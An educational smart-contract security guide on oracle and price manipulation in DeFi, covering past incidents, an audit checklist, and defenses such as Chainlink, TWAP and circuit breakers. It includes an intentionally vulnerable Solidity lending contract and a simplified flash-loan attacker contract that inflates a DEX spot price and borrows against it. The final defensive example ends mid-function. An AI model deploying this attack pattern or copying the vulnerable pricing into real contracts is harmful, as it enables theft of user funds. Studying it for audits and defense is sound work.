
Oracle Manipulation & Price Manipulation
How the attack works and how to prevent it





On October 26, 2020, an attacker used price manipulation to extract $34 million from Harvest Finance in about seven minutes. The incident showed how quickly a protocol can fail when it treats a manipulable price as authoritative.
And unfortunately, that was just the beginning. Cream Finance was drained of $130 million. BonqDAO lost $120 million. All told, oracle manipulation attacks have siphoned over $200 million from DeFi protocols, which makes price manipulation via oracles one of the most expensive attack vectors in Web3.
Oracle security is part of the protocol's accounting model. This guide explains the mechanics of oracle manipulation, the assumptions auditors should challenge, and the design patterns that reduce oracle risk.
What is an oracle manipulation attack?
An oracle manipulation attack (frequently referred to as a price manipulation attack) happens when a malicious actor artificially distorts the price data that a smart contract relies on.
In the DeFi ecosystem, protocols often need to know the price of assets to issue loans, liquidate undercollateralized positions, or mint synthetic tokens. To get these prices, they use "oracles". The fatal mistake? Many protocols fetch spot prices from a single DEX liquidity pool, like an isolated Uniswap or Curve pool. Whoever can move that one pool controls the reality the smart contract sees.
Oracle manipulation vs Chainlink oracle failure
Oracle manipulation and Chainlink oracle failure are related, but they are not the same bug.
In an oracle manipulation attack, the attacker usually influences the value being consumed. A common example is pushing an AMM spot price away from fair market value, then borrowing, minting, redeeming, or liquidating against that fake price.
A Chainlink integration can fail for different reasons: stale data, wrong feed address, incorrect decimal scaling, missing L2 sequencer checks, or fallback logic that silently switches to a weaker source. A protocol can use Chainlink and still be unsafe if it never checks updatedAt, answer, decimals, expected bounds, and market assumptions.
The audit question is simple: what value does the protocol trust, and what can move that value before the protocol acts?
Liquid staking and pooled stake account risk
Oracle risk also appears outside classic EVM lending markets. In liquid staking systems, a protocol may depend on validator balances, exchange rates, pooled stake accounts, withdrawal queues, or cross-chain reports.
If an attacker can distort the value of the pooled stake account, delay an update, exploit stale exchange-rate data, or trigger a weak fallback, users can receive too many shares, borrow against overvalued collateral, or redeem more value than the pool can safely support. The defense is the same core discipline: independent data sources, freshness checks, rate-of-change bounds, and circuit breakers around mint, redeem, borrow, and liquidation paths.
The ATM analogy
Think of a poorly designed price oracle like an ATM that checks your bank balance by simply asking a stranger on the street.
If that source could be manipulated into reporting an extra million dollars, the account could withdraw more than it should. In an oracle attack, the source may be a single DEX pool and the manipulation may be funded by a flash loan.
An attacker may move its reserves within one transaction and cause the protocol to read a temporary price as authoritative.
{
  "title": "🎬 Oracle manipulation: one block, one fake price",
  "stage": {
    "width": 920,
    "height": 460
  },
  "nodes": [
    {
      "id": "attacker",
      "label": "Attacker",
      "role": "$0 upfront",
      "emoji": "🦹",
      "x": 40,
      "y": 200,
      "color": "red"
    },
    {
      "id": "flash",
      "label": "Flash Loan",
      "role": "Aave / dYdX",
      "emoji": "💰",
      "x": 370,
      "y": 40,
      "color": "gold"
    },
    {
      "id": "dex",
      "label": "DEX Pool",
      "role": "spot price source",
      "emoji": "⚖️",
      "x": 700,
      "y": 60,
      "color": "purple"
    },
    {
      "id": "victim",
      "label": "Lending Protocol",
      "role": "prices collateral",
      "emoji": "🎯",
      "x": 700,
      "y": 330,
      "color": "cyan"
    }
  ],
  "links": [
    {
      "from": "flash",
      "to": "attacker"
    },
    {
      "from": "attacker",
      "to": "dex"
    },
    {
      "from": "dex",
      "to": "victim"
    },
    {
      "from": "attacker",
      "to": "victim"
    }
  ],
  "nets": [
    {
      "id": "prot",
      "label": "Protocol Net"
    },
    {
      "id": "atk",
      "label": "Attacker Net"
    }
  ],
  "legend": [
    {
      "cls": "token",
      "label": "value / $ transfer"
    },
    {
      "cls": "call",
      "label": "price read"
    },
    {
      "cls": "fail",
      "label": "rejected / no-op"
    }
  ],
  "scenarios": {
    "Vulnerable (spot price)": [
      {
        "note": "The attacker starts with <b>$0</b>. The protocol prices collateral straight from a single <b>DEX spot pool</b>.",
        "hi": [
          "victim",
          "dex"
        ],
        "bal": {
          "attacker": "$0",
          "victim": "$40M pool",
          "dex": "fair price"
        },
        "net": {
          "prot": "$0",
          "atk": "$0"
        }
      },
      {
        "note": "Attacker flash-borrows <b>$100M</b> from Aave - zero upfront capital.",
        "hi": [
          "flash",
          "attacker"
        ],
        "chip": {
          "from": "flash",
          "to": "attacker",
          "label": "💰 $100M loan",
          "cls": "token"
        },
        "bal": {
          "attacker": "$100M"
        }
      },
      {
        "note": "A violently large swap dumps it into the DEX, <b>skewing the spot price</b>.",
        "tone": "bad",
        "hi": [
          "attacker",
          "dex"
        ],
        "chip": {
          "from": "attacker",
          "to": "dex",
          "label": "🔀 swap $100M",
          "cls": "token"
        },
        "bal": {
          "dex": "price ↑↑"
        }
      },
      {
        "note": "The protocol reads the DEX spot price and sees <b>inflated collateral</b>.",
        "tone": "bad",
        "hi": [
          "dex",
          "victim"
        ],
        "chip": {
          "from": "dex",
          "to": "victim",
          "label": "⚡ fake price",
          "cls": "call"
        }
      },
      {
        "note": "Attacker borrows against the fake valuation, <b>draining $40M</b>.",
        "tone": "bad",
        "hi": [
          "victim",
          "attacker"
        ],
        "chip": {
          "from": "victim",
          "to": "attacker",
          "label": "💸 $40M out",
          "cls": "token"
        },
        "bal": {
          "victim": "$0 pool",
          "attacker": "$140M"
        },
        "net": {
          "prot": "-$40M",
          "atk": "+$40M"
        }
      },
      {
        "note": "Swap back, repay the <b>$100M</b> loan, vanish - all in one transaction.",
        "tone": "bad",
        "hi": [
          "attacker",
          "flash"
        ],
        "chip": {
          "from": "attacker",
          "to": "flash",
          "label": "💰 repay $100M",
          "cls": "token"
        },
        "bal": {
          "attacker": "$40M",
          "dex": "price restored",
          "victim": "$0 pool"
        },
        "net": {
          "prot": "-$40M",
          "atk": "+$40M"
        }
      }
    ],
    "Fixed (Chainlink / TWAP)": [
      {
        "note": "Same protocol, but it prices collateral from a <b>Chainlink / TWAP</b> feed - not one block's spot.",
        "hi": [
          "victim"
        ],
        "bal": {
          "attacker": "$0",
          "victim": "$40M pool",
          "dex": "spot ≠ oracle"
        },
        "net": {
          "prot": "$0",
          "atk": "$0"
        }
      },
      {
        "note": "Attacker still flash-borrows <b>$100M</b>.",
        "hi": [
          "flash",
          "attacker"
        ],
        "chip": {
          "from": "flash",
          "to": "attacker",
          "label": "💰 $100M loan",
          "cls": "token"
        },
        "bal": {
          "attacker": "$100M"
        }
      },
      {
        "note": "The swap still skews the <b>DEX spot</b> price for one block.",
        "tone": "ok",
        "hi": [
          "attacker",
          "dex"
        ],
        "chip": {
          "from": "attacker",
          "to": "dex",
          "label": "🔀 swap $100M",
          "cls": "token"
        },
        "bal": {
          "dex": "spot ↑↑"
        }
      },
      {
        "note": "But the protocol's oracle is a <b>TWAP / Chainlink</b> feed - one block can't move it.",
        "tone": "ok",
        "hi": [
          "dex",
          "victim"
        ],
        "chip": {
          "from": "dex",
          "to": "victim",
          "label": "🛡️ spot ignored",
          "cls": "fail"
        },
        "bal": {
          "victim": "oracle steady"
        }
      },
      {
        "note": "Collateral is valued at the <b>real</b> price, so the borrow is <b>rejected</b> - no profit.",
        "tone": "ok",
        "hi": [
          "victim",
          "attacker"
        ],
        "chip": {
          "from": "victim",
          "to": "attacker",
          "label": "⛔ borrow ✗",
          "cls": "fail"
        },
        "net": {
          "prot": "$0",
          "atk": "$0"
        }
      },
      {
        "note": "The attacker repays the <b>$100M</b> loan plus its fee for nothing. The attack is unprofitable.",
        "tone": "ok",
        "hi": [
          "attacker",
          "flash"
        ],
        "chip": {
          "from": "attacker",
          "to": "flash",
          "label": "💸 repay + fee",
          "cls": "token"
        },
        "bal": {
          "attacker": "-fee",
          "victim": "$40M pool"
        },
        "net": {
          "prot": "$0",
          "atk": "-fee"
        }
      }
    ]
  }
}
Oracle manipulation vs. oracle failure
An active exploit and a passive glitch fail differently:
-
Oracle manipulation: An active attack that changes the underlying data source, such as a trade that moves DEX reserves.
-
Oracle failure: A passive malfunction where the oracle data goes stale, reports incorrectly, or stops totally due to network congestion, RPC issues, or bugs.
Both scenarios can cause incorrect accounting, but oracle manipulation is the deliberate, attacker-driven case discussed here.
Why oracle attacks matter
A single oracle bug has repeatedly ended a protocol in one transaction. The damage across DeFi history:
| Protocol | Year | Impact |
|---|---|---|
| Cream Finance | 2021 | $130M stolen |
| BonqDAO | 2023 | $120M drained |
| Mango Markets | 2022 | $115M stolen |
| Alpha Homora | 2021 | $37.5M lost |
| Harvest Finance | 2020 | $34M stolen |
Published incident datasets attribute a material share of DeFi losses since 2020 to oracle and price manipulation, though the exact percentage depends on how incidents are classified.
Four preconditions for a price manipulation exploit
-
Atomic execution: The entire heist happens inside a single transaction. Attackers move faster than developers or automated monitors can react.
-
Borrowed capital: Thanks to flash loans, hackers can access $500M+ in upfront capital without risking a dime of their own money.
-
Self-covering tracks: Because flash loans demand repayment within the same block, attackers reverse their manipulation during the cleanup phase, restoring prices and leaving victims confused.
-
Architectural controls: Independent data sources, freshness checks, and manipulation-resistant pricing reduce oracle risk.
Recent oracle manipulation incidents
Each incident below is why oracle design is now a first-class audit item at every serious security firm.
Harvest Finance - $34M drained in 7 minutes (2020)
What happened: Harvest Finance priced its vault shares by reading the live reserve ratio of a Curve stablecoin pool. An attacker found they could move that number within a single block using a flash loan.
The attack: The attacker ran the same loop 32 times in 7 minutes using $50M borrowed from Uniswap:
-
Swapped $11.4M USDC to USDT on Curve, pumping USDT's apparent value.
-
Deposited into the Harvest vault at the inflated exchange rate.
-
Reversed the swap, restoring the Curve price.
-
Withdrew from the vault at the restored (lower) rate, pocketing roughly $500K per cycle.
The lesson: Harvest had been audited by PeckShield, Haechi Labs, and CertiK. None caught the economic flaw. Standard code audits don't cover architectural price-feed design - they check what the code does, not whether the assumptions the code trusts are safe.
Cream Finance - $130M via LP token inflation (2021)
What happened: Cream Finance accepted yUSD vault tokens as collateral and priced them using vault.pricePerShare().
The attack: Using two coordinated contracts, the attacker repeatedly deposited and borrowed, forcing Cream into a recursive loop that built up $1.5 billion in crYUSD. Each cycle inflated the interpreted pricePerShare further - eventually doubling it. With that much fake collateral value, borrowing $130M in real assets was straightforward.
The lesson: Vault shares, LP tokens, and rebasing assets all carry a hidden oracle layer beneath the surface price. When you accept one as collateral, you're trusting not just the token's market price but every assumption baked into its underlying calculation.
BonqDAO - $120M via Tellor oracle manipulation (2023)
What happened: BonqDAO let users borrow its BEUR stablecoin against WALBT (Wrapped AllianceBlock Token) collateral. WALBT prices came from Tellor - a decentralized oracle where anyone can submit price updates by staking TRB tokens.
The attack: The attacker staked enough TRB to submit fraudulent WALBT price data directly to Tellor, making WALBT appear roughly 10x overvalued. With inflated collateral, they borrowed hundreds of millions in BEUR, then dumped it on the open market and collapsed its peg.
The lesson: Decentralized doesn't mean manipulation-proof. Tellor's model works when the cost to submit bad data exceeds the profit from doing so. BonqDAO's TVL made the math work in the attacker's favor. Before picking an oracle, calculate whether your protocol's value makes it a profitable target for someone willing to stake.
Aave $50M USDT swap slippage incident
Not every oracle-related search leads to a clean textbook exploit. The Aave USDT swap slippage incident is a good example - a cluster of user reports about large swaps moving prices in ways that triggered unexpected behavior in the Aave risk engine.
The underlying concern was the same pattern: a protocol reacting to thin liquidity or rapid one-block price movement in a way that wasn't fully anticipated. Whether that movement was accidental or engineered, the exposure was real.
Users searching for that incident are typically asking three things: what happened technically, was the protocol trusting an execution assumption that could move too fast, and what should an auditor have flagged before deployment. All three answers lead back to oracle design.
If you are scoping a protocol's audit, the smart contract audit cost guide explains why oracle-heavy systems require deeper review time and cost more to audit properly.
What auditors should review in oracle-dependent protocols
Before signing off on a protocol's price feed design, work through this:
-
Map every price read. Find all calls to
getReserves(),pricePerShare(),latestRoundData(), or any equivalent. Each one is a potential attack surface. -
Check the data source type. Single DEX spot pool? Manipulable with a flash loan in the same block. Tellor? Calculate the TRB stake cost vs. exploitable TVL. Chainlink? Verify staleness checks exist.
-
Look for missing staleness validation. Chainlink returns a
timestampandroundId. Protocols that skip these will accept outdated prices during network congestion or oracle downtime. -
Inspect layered collateral. If the collateral is a vault share, LP token, or rebasing asset, the underlying price calculation is one level deeper - and that layer is often the one that wasn't audited.
-
Test circuit breaker logic. Does the protocol revert or pause if price moves more than X% between updates? What is that threshold and who can change it?
-
Review the fallback path. What happens when the primary oracle fails or returns a stale answer? A silent fallback to a weaker data source is as dangerous as no fallback at all.
-
Flag "it was just slippage" explanations. Any incident where large swaps triggered unexpected protocol behavior deserves a deeper look at the oracle trust boundary, not a shrug.
If this checklist feels abstract, turn it into a review habit: for every price read, ask "Could an attacker move this value inside one transaction, and what would the protocol let them do immediately after?" That one question catches more real oracle risk than most surface-level scanner output. For a broader review process, use the smart contract audit checklist or estimate the scope of an oracle-heavy review with the audit cost estimator.
Anatomy of a hack: how oracle attacks work
You cannot design a defense until you can trace the attacker's transaction step by step. Here is the standard playbook.
The attack flow
| Step | What happens | The hacker's goal |
|---|---|---|
| 1. The scout | Target reconnaissance | Identify a protocol blindly trusting a DEX spot price. |
| 2. The bankroll | Flash loan capital | Borrow an absurd amount of money ($50M-$500M+). |
| 3. The squeeze | Price manipulation | Dump the borrowed assets into a pool, breaking the reserves and skewing the price. |
| 4. The heist | Exploit window | Borrow or cash out using the newly faked, artificially high price. |
| 5. The getaway | Cleanup and profit | Reverse the trade, repay the loan, and vanish with the rest. |
The five phases
The attacker scans the blockchain for a DeFi contract that makes a fatal error: calculating values using the immediate reserve ratio of a DEX liquidity pool.
Using Aave or dYdX, the hacker flashes anywhere from $50M to $500M+. They execute a violently large swap on the target DEX, crushing the pool's natural equilibrium.
With the price momentarily skyrocketing, the attacker deposits the heavily inflated token as collateral. The victim protocol assumes they are a billionaire.
The attacker safely swaps back, restoring the DEX. They repay the flash loan fee and walk away with tens of millions in "legitimately" borrowed assets. All in one transaction.
Phase 1: reconnaissance
The attacker hunts for a target, typically looking for lending protocols, yield farms, or synthetic asset minters that calculate prices by reading current block spot reserves.
Phase 2: flash loan bankroll
The attacker requires zero upfront capital. They utilize flash loans from platforms like Aave or dYdX. Remember, flash loans are not vulnerabilities - they are completely legitimate financial tools that attackers weaponize.
Phase 3: the market shock
The attacker swaps the borrowed capital through the target pair. A trade large relative to available liquidity changes the automated market maker reserves and creates a temporary price spike or drop.
Phase 4: the exploit window
Because smart contracts process things sequentially, the very next line of code executed in the attacker's contract interacts with the victim protocol. The victim queries the DEX, sees the new (manipulated) price, and allows the attacker to use their newly "valuable" collateral to drain the protocol.
Phase 5: cleanup and escape
Finally, the attacker swaps their assets back in the opposing direction. The DEX price returns to normal, the flash loan provider is repaid, and the attacker walks away a millionaire.
All five steps run inside a single transaction, so the whole sequence takes about 12-15 seconds. No admin, monitoring system, or arbitrage bot can intervene mid-execution.
The Smart Contract Hacking course includes local lab exercises on oracle manipulation and flash-loan integration.
Vulnerable code breakdown: what not to do
Let's examine the classic code pattern that enabled massacres like the Harvest Finance hack.
WARNING: The contract below is intentionally vulnerable for educational purposes. Do not use this pattern in production.
The fatal flaw: instant spot pricing
// VULNERABLE CONTRACT - DO NOT DEPLOY
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

import "@openzeppelin/contracts/token/ERC20/IERC20.sol";

interface IUniswapV2Pair {
    function getReserves() external view returns (uint112 reserve0, uint112 reserve1, uint32 blockTimestampLast);
}

contract VulnerableLending {
    IUniswapV2Pair public pair;
    IERC20 public token;

    constructor(address _pair, address _token) {
        pair = IUniswapV2Pair(_pair);
        token = IERC20(_token);
    }

    // 🚨 FATAL VULNERABILITY 🚨
    // Relies on instant spot price from a single DEX pair within the current block.
    // An attacker can flash-inflate this price within the same exact transaction.
    function getTokenPrice() public view returns (uint256) {
        // Fetching the *current* state of the pool
        (uint112 reserve0, uint112 reserve1, ) = pair.getReserves();

        // Assuming token is token0 and stablecoin/WETH is token1
        return (uint256(reserve1) * 1e18) / uint256(reserve0);
    }

    function borrow(uint256 amount) external {
        // Calculating collateral value based on the manipulatable spot price
        uint256 collateralValue = getTokenPrice() * token.balanceOf(msg.sender);

        // As long as the math checks out, the borrow succeeds
        require(collateralValue >= amount, "Insufficient collateral");

        // ... internal transfer logic sending funds to msg.sender ...
        // Because of the temporary fake price, the attacker walks away with everything.
    }
}

Why this code fails
The failure comes down to data source and timing:
-
Intra-block state:
getReserves()returns the pool's current reserves. If an attacker trades immediately before the call, the reserves reflect that temporary state. -
No delay: There is zero time delay between reading the price and allowing the user to borrow against it.
-
Single point of failure: It relies entirely on one DEX pool. The protocol believes whatever reality the pool tells it.
-
No brakes: There are no built-in sanity checks, circuit breakers, or maximum price deviations.
How to write an oracle exploit contract
To stop a hacker, you have to think - and code - like one. Here's a stripped-down version of the attacker's smart contract that obliterates the vulnerable code above.
// ATTACKER CONTRACT - For educational/research purposes only
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

import "./VulnerableLending.sol";

// The router executes the price-moving swap
interface IUniswapV2Router {
    function swapExactTokensForTokens(
        uint amountIn,
        uint amountOutMin,
        address[] calldata path,
        address to,
        uint deadline
    ) external returns (uint[] memory amounts);
}

contract OracleAttacker {
    IUniswapV2Router public router;
    IUniswapV2Pair public pair;
    VulnerableLending public victim;
    IERC20 public token;
    IERC20 public weth;

    // Step 1: The trigger function.
    function attack() external {
        // 1. Request an enormous flash loan (e.g., 10,000 WETH) from Aave or dYdX
        // 2. The flash loan provider will call `executeOperation()` below
    }

    // Step 2: The flash loan callback where the magic happens
    function executeOperation(uint256 amount) external {

        // -------------------------------------------------------------
        // PHASE A: THE MARKET SHOCK (Inflate the token price)
        // -------------------------------------------------------------
        address[] memory path = new address[](2);
        path[0] = address(weth);
        path[1] = address(token);

        weth.approve(address(router), amount);

        // Dumping all the flash-loaned WETH into the pool for 'token'
        router.swapExactTokensForTokens(
            amount,           // The borrowed amount
            0,                // We don't care about slippage; we WANT maximum slippage!
            path,
            address(this),
            block.timestamp
        );

        // -------------------------------------------------------------
        // PHASE B: THE HEIST (Borrow against fake value)
        // -------------------------------------------------------------

        // At this exact moment, victim.getTokenPrice() returns an absurdly high number!
        token.approve(address(victim), token.balanceOf(address(this)));

        // We deposit our now "valuable" token and borrow EVERYTHING in the protocol.
        // The victim contract gladly hands over the real underlying assets.
        victim.borrow(1000 ether);

        // -------------------------------------------------------------
        // PHASE C: THE GETAWAY (Reverse the swap to pay back the loan)
        // -------------------------------------------------------------
        address[] memory reversePath = new address[](2);
        reversePath[0] = address(token);
        reversePath[1] = address(weth);

        token.approve(address(router), token.balanceOf(address(this)));
        router.swapExactTokensForTokens(
            token.balanceOf(address(this)),
            amount, // We just need enough WETH back to settle our flash loan
            reversePath,
            address(this),
            block.timestamp
        );

        // -------------------------------------------------------------
        // PHASE D: PROFIT
        // -------------------------------------------------------------
        // Now we repay the flash loan fee.
        // Anything left over + the assets we drained from the victim = pure profit.
    }
}
Why the economics favor the attacker
| Factor | The attacker's edge |
|---|---|
| Atomicity | Everything runs sequentially in a single transaction. Defenders cannot front-run or pause the protocol mid-block. |
| Infinite leverage | Flash loans grant enormous buying power without KYC or collateral requirements. |
| Instant reset | By swapping back in the same transaction, the on-chain price chart often doesn't even visually register the spike before it's gone. |
| Return on cost | Flash loan fees are tiny (e.g., 0.09%). Draining an entire lending protocol's TVL yields multi-million dollar pay days. |
In a real attack the hacker does not stop at a comfortable borrow. They keep borrowing until the lending protocol's liquidity pool is empty.
How to reduce oracle manipulation risk
Stopping oracle attacks means abandoning single-source spot prices and layering several checks instead. Here are the patterns that protect billions in TVL today.

What it does: Aggregates observations from multiple market sources through independent node operators. A trade on one on-chain pool does not directly determine the reported price.
When to use it: Any production protocol that handles real user funds. It is the undisputed heavyweight champion of oracle security.
The Catch: Not all obscure micro-cap tokens have supported feeds. You must properly configure staleness checks and deviation limits.
What it does: It calculates the average price of an asset across a set period of time (e.g., the last 30 minutes, or 24 hours).
When to use it: When Chainlink isn't available for a specific token. Excellent for deep-liquidity pools.
The Catch: To hack a TWAP, the attacker must keep the price manipulated for the *entire* time window, bleeding millions in capital to arbitrage bots along the way. However, TWAPs are useless if the underlying liquidity pool is too shallow, or if extremely fast price updates are needed.
What it does: Checks multiple oracle sources against each other and automatically halts protocol functions if prices diverge radically.
When to use it: As an extra layer on top of Chainlink or TWAP.
The Catch: Must be carefully tuned; otherwise, natural but violent market crashes (like a sudden 20% drop in ETH) might freeze your protocol unnecessarily.
1. Decentralized oracle networks (recommended)
Using Chainlink Price Feeds is widely considered mandatory if you hold significant TVL. Chainlink pulls off-chain data from centralized exchanges, so a flash loan on an on-chain DEX does nothing to the Chainlink price feed.
In practice, no production Chainlink Price Feed has been manipulated in a public incident to date.
2. Time-weighted average price (TWAP)
If you must use on-chain DEX data (for example, a custom native token with no Chainlink feed), use a TWAP like the ones built into Uniswap V3.
Because the price is averaged over many blocks, a one-block change has limited influence on a sufficiently long TWAP. Manipulating a 30-minute TWAP requires sustaining the imbalance across the window while arbitrageurs trade against it.
3. Build multi-oracle redundancy
Why trust one oracle when you can cross-reference two?
function getSecurePrice() external view returns (uint256) {
    uint256 chainlinkPrice = getChainlinkPrice();
    uint256 twapPrice = getUniswapTWAP();

    // Check that both data sources roughly agree!
    // If they differ by more than 5%, someone might be attacking the TWAP.
    require(
        isWithinTolerance(chainlinkPrice, twapPrice, 500),
        "CRITICAL: Oracle price mismatch detected"
    );

    return chainlinkPrice;
}
4. Set up circuit breakers
Much like the stock market halts trading when prices plummet too fast, your smart contract should reject extreme, sudden deviations.
uint256 public lastPrice;
uint256 public constant MAX_PRICE_CHANGE = 1000; // 10% max deviation allowed between updates

function updatePrice() external {
    uint256 newPrice = oracle.getPrice();

    if (lastPrice > 0) {
        uint256 priceChange = calculateDeviation(newPrice, lastPrice);
        // Halt everything. This asset shouldn't move this fast.
        require(priceChange <= MAX_PRICE_CHANGE, "Circuit breaker triggered; potential manipulation!");
    }

    lastPrice = newPrice;
}
The oracle defense scorecard
| Oracle setup | Security level | Speed / latency | Best use case |
|---|---|---|---|
| Chainlink network | Excellent | Medium | Any production protocol |
| TWAP (30min+) | Very good | High | Highly liquid, unlisted web3 tokens |
| Multi-oracle check | Strong when sources are independent | Medium | High-value accounting |
| Single DEX spot | High risk | Zero | Avoid for sensitive accounting |
Secure architecture: Chainlink example
This lending contract shows a production-grade oracle integration built on Chainlink Price Feeds.
// DEFENSIVE EXAMPLE - adapt and audit before production use
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

import "@chainlink/contracts/src/v0.8/interfaces/AggregatorV3Interface.sol";

contract SecureLending {
    AggregatorV3Interface internal priceFeed;

    // Reject prices older than 1 hour
    uint256 public constant MAX_STALENESS = 3600;

    // Circuit breaker: Maximum acceptable price deviation between updates (10%)
    uint256 public constant MAX_PRICE_DEVIATION = 1000;

    uint256 public lastValidPrice;

    constructor(address _priceFeed) {
        // Example: ETH/USD Price Feed on Ethereum Mainnet
        // 0x5f4eC3Df9cbd43714FE2740f5E3616155c5b8419
        priceFeed = AggregatorV3Interface(_priceFeed);
    }

    /**
     * @notice Safely pull the latest price from the Chainlink network.
     * @return price The heavily vetted, decentralized price array.
     */
    function getLatestPrice() public view returns (int) {
        (
            uint80 roundID,
            int price,
            /* uint startedAt */,
            uint timeStamp,
            uint80 answeredInRound
        ) = priceFeed.latestRoundData();

        // LAYER 1: DATA FRESHNESS CHECKS
        require(timeStamp > 0, "Oracle Error: Invalid timestamp");
        require(block.timestamp - timeStamp <= MAX_STALENESS, "Oracle Error: Price data is stale");
        require(answeredInRound >= roundID, "Oracle Error: Stale round data");
        require(price > 0, "Oracle Error: Negative or zero price");

        return price;
    }

    /**
     * @notice Pull the price and run it through our internal circuit breakers.
     */
    function getValidatedPrice() public returns (uint256) {
        int rawPrice = getLatestPrice();
        uint256 price = uint256(rawPrice);

        // LAYER 2: CIRCUIT BREAKER
